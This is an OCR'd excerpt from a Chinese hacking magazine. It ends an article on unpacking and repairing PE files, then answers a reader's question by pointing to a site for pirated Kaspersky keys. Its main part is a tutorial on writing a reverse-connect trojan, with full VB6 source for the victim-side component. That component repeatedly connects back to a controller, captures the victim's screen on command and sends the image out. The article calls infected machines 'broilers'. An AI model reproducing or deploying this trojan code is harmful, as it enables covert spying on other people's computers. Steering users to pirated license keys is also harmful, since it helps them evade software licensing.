004060E0 | 72 6C 00 00 | 88 6C 00 00 | 62 6C 00 00 | A8 6C 00 00
004060F0 | B4 6C 00 00 | 96 6C 00 00 | CC 6C 00 00 | DE 6C 00 00
```

RVA的结束地址为6523　　所以RVA的大小为483H

```
004064D4 | 09 03 A7 00 | 17 03 A7 00 | 25 03 A7 00 | 33 03 A7
004064E4 | 45 03 A7 00 | 53 03 A7 00 | 64 03 A7 00 | 72 03 A7
004064F4 | 8E 03 A7 00 | 9F 03 A7 00 | AD 03 A7 00 | BD 03 A7
00406504 | CD 03 A7 00 | 9F 30 32 76 | C1 C1 33 76 | B4 85 33
00406514 | E1 47 34 76 | 10 7C 33 76 | 36 00 33 76 | 63 25 32
00406524 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00
00406534 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00
```

图 18

8、PE 文件的无效段删除

上面已经提到有些程序脱壳完成后，可能会变的很大，这时候我们为了程序运行方便，可能需要删除一些区段，对于区段删除来说，一般我们可以使用下面的方法来检测出可以删除的区段。

首先使用 OD 载入脱壳后的程序，然后按 ALT+M 查看内存，在不同的区段上按 F2 下断，然后按 F9 运行程序，如果程序能运行起来，就说明不需要这样一个段，当然这只是一个大体上的规律。大家在删除 P E 无效段的时候一定要注意备份文件，因为只有它才知道删除的区段到底程序需不需要，同时这也是一个习惯，不管是 P C 安全，还是免杀或者是破解，养成备份的习惯都是有必要的。

9、未知错误的修复

未知错误是一个非常大的范围，很多东西我们都是无法预料的，一般的程序如果上面的修复方法无法搞定，我们就可以试着将它直接载入 OD，在 OD 中直接运行看它到底在哪个地方停下来，然后手工修改汇编指令后看能不能执行，以上面提及的文件校验程序为例，将它的代码作一下修改，加了 FSG2.0 的壳后程序没有任何反应，也就是正常运行了，如果我们脱壳后就会出现如图 19 所示的错误，这时我们使用 O D 载入就会看到程序停在了 INT　21 的位置，我们直接右键“汇编”将它 NOP 掉或者将上面的 JBE 修改为 JMP，然后右键“复制到可执行文件”（选择部分），接着保存文件就可以运行程序了，出现上面的原因是因为我将代码作了如下修改：





图 18

```
if(GetFileSize(hfile,&size)>100000)
{
__asm
{
int 21h
}
}
```

如果程序大小发生了改变，就不会弹出文件被修改的提示，而是直接执行 int　21h 这个中断，显然即使你脱壳脱的很完美，它也是不能运行的，当然在实际的破解过程中，还有更多的未知错误，上面只是一个简单的例子，大家要学会在成功和失败中总结经验。好了，文章就到这里了，希望它能对你有所帮助。（本文所涉及到的 FixRes、tElock、UPack、Fixer、OD、Import Reconstructor、LordPe、PE tools 已收录到光盘中）



问：我很喜欢卡巴斯基，可是经常被封，请问有什么防封的方法吗？

答：不被封，是不现实的，不过我们可以变相的来达到永久免费，因为现在网络上好多的 KEY 文件让我们可以无忧无虑的来使用卡巴斯基，不过寻找 KEY 一直是个难题。现在这个问题你不用担心了，呆呆这里给你推荐一个网站 http://www.kavkiskey.com，这个网站每天会更新大量的 KEY，这样以后你就再也不怕封 KEY 了，想用什么版本的 KEY 就下什么版 KEY，保证你下到手软！

文章难度：★★★★
文章阅读点：如何使用VB来实现木马的屏幕截取功能

反弹木马编写之屏幕截取和传输（上）

无敌小龙（张博）

在前几期杂志中我为大家介绍了木马编写的许多方面，相信大家对于反弹木马的编写已经有一定的了解了，本文我们就来讨论一下屏幕截取技术，让大家在技术上能有新的提高。

一、被控端

在许多反弹木马中，都有非常方便的屏幕截取功能，比如木马流萤等，这个功能方便了我们对被控端计算机的控制，可以进一步了解“肉鸡”目前的操作，如图1。

流萤是使用DELPHI编写的，使用DELPHI编写的屏幕截取代码在网络上就可以找到，不过，使用VB编写的屏幕截取代码却似乎没有，于是我就自己研究了一下如何在VB中实现对远程计算机的屏幕截取，现在就展示给大家吧。

下面给出被控端的程序界面，使用到了一个PICTUREBOX控件，一个WINSOCK控件和一个TIMER控件，如图2。其中，TIMER控件用于不断尝试连接控制端程序，我们修改TIMER控件的INTERVAL属性为1000，表示一秒钟连接一次控制端，如图3。设置好了上面的属性后，就可以开始编写程序代码了。

被控端程序和流程如下：首先在TIMER控件的TIMER事件中不断尝试连接控制端，如果连接成功，则等待控制端发送过来的指令；如果被控端发送过来的指令为“get_screen”，则调用自定义过程“save_screen”进行屏幕的捕捉和保存；最后使用WINSOCK控件的SENDDATA方法发送数据。

程序的详细代码如下：




图2




图3

```
'-----------------------------------------
Private Type POINTAPI '点类型的定义
    x As Long
    y As Long
End Type

Private Declare Function BitBlt Lib "gdi32" (ByVal hDestDC As Long, ByVal X As Long, ByVal y As Long, ByVal nWidth As Long, ByVal nHeight As Long, ByVal hSrcDC As Long, ByVal xSrc As Long, ByVal ySrc As Long, ByVal dwRop As Long) As Long
Private Declare Function GetDC Lib "user32" (ByVal hwnd As Long) As Long
Private Declare Function GetCursorPos Lib "user32" (lpPoint As POINTAPI) As Long
Private Declare Function DrawIcon Lib "user32" (ByVal hdc As Long, ByVal x As Long, ByVal y As Long, ByVal hIcon As Long) As Long
Private Declare Function ReleaseDC Lib "user32" (ByVal hwnd As Long, ByVal hdc As Long) As Long
Private Declare Function GetCursor Lib "user32" () As Long
'-----------------------------------------

'-----------------------------------------
Private Sub save_screen(save_path As String) '自定义的屏幕捕捉保存函数
    Dim hdc As Long, nWidth As Integer, nHeight As Integer, nScreenWidth As Integer, nScreenHeight As Integer
    Dim CurPos As POINTAPI
    Dim Cur As Long

    Me.Hide
    Picture1.AutoRedraw = True
```




图1

```
    hdc = GetDC(0) '获得桌面句柄
    nScreenWidth = Screen.Width
    nScreenHeight = Screen.Height
    Picture1.Width = nScreenWidth
    Picture1.Height = nScreenHeight '设置图片宽、高为屏幕的宽、高

    nWidth = nScreenWidth / Screen.TwipsPerPixelX
    nHeight = nScreenHeight / Screen.TwipsPerPixelY
    BitBlt Picture1.hdc, 0, 0, nWidth, nHeight, hdc, 0, 0, vbSrcCopy '画出截取的桌面

    Me.Show
    GetCursorPos CurPos '得到鼠标的光标
    Cur = GetCursor
    DrawIcon Picture1.hdc, CurPos.x - 10, CurPos.y - 10, Cur '画出鼠标

    ReleaseDC 0, hdc
    Picture1.AutoRedraw = False
    SavePicture Picture1.Image, save_path
End Sub
------------------------------------------------------------

Private Sub Form_Load()
    Picture1.Visible = False '让图片框不可视
End Sub

Private Sub Timer1_Timer() '=======1：不断尝试连接主机
    If Winsock1.State = sckClosed Then
Winsock1.RemoteHost = "127.0.0.1" '被控制端反弹连接主机
        Winsock1.RemotePort = 8888
        Winsock1.Connect
    End If
End Sub

Private Sub Winsock1_Close()
    Winsock1.Close '如果主机关闭了，就关闭和主机的连接
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) '======2：接收控制指令，并进行相关操作
    Dim a As String
    Dim cmd_line As String, result_line As String

    Winsock1.GetData a
    'MsgBox a '显示接收到的命令行

    If Mid(a, 1, 11) = "get_screen" Then
        Dim b() As Byte '定义字节数组
        save_screen "c:\temp1.bmp" '捕捉屏幕，并且保存，

        Open "c:\temp1.bmp" For Binary As #1
            ReDim b(LOF(1) - 1)
            Get #1, , b
            Winsock1.SendData b '一次性发送所有的屏幕数据，这里的数据不会太大，一般1MB左右，所以可以一次性发送
        Close
    End If
End Sub

Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
    Winsock1.Close
End Sub
```

在上面的自定义过程“save_screen”中，其实是调用了BitBlt这个API函数实现了对屏幕的捕捉，而调用DrawIcon这个API函数则实现把鼠标“画”到PICTUREBOX控件上，最后使用SAVEPICTURE方法把图像数据保存到磁盘中。

二、控制端

上面介绍了被控端程序的编写，现在开始介绍控制端程序的编写流程和思路。同样，还是先给出程序界面，使用到了一个WINSOCK控件，用于监听端口实现连接，使用到了一个IMAGE控件，用于实现对屏幕数据的显示，另外还使用到了一个TEXTBOX控件，用于输入端口，两个按钮控件分别用于实现端口监听和发送屏幕捕捉指令，如图4。

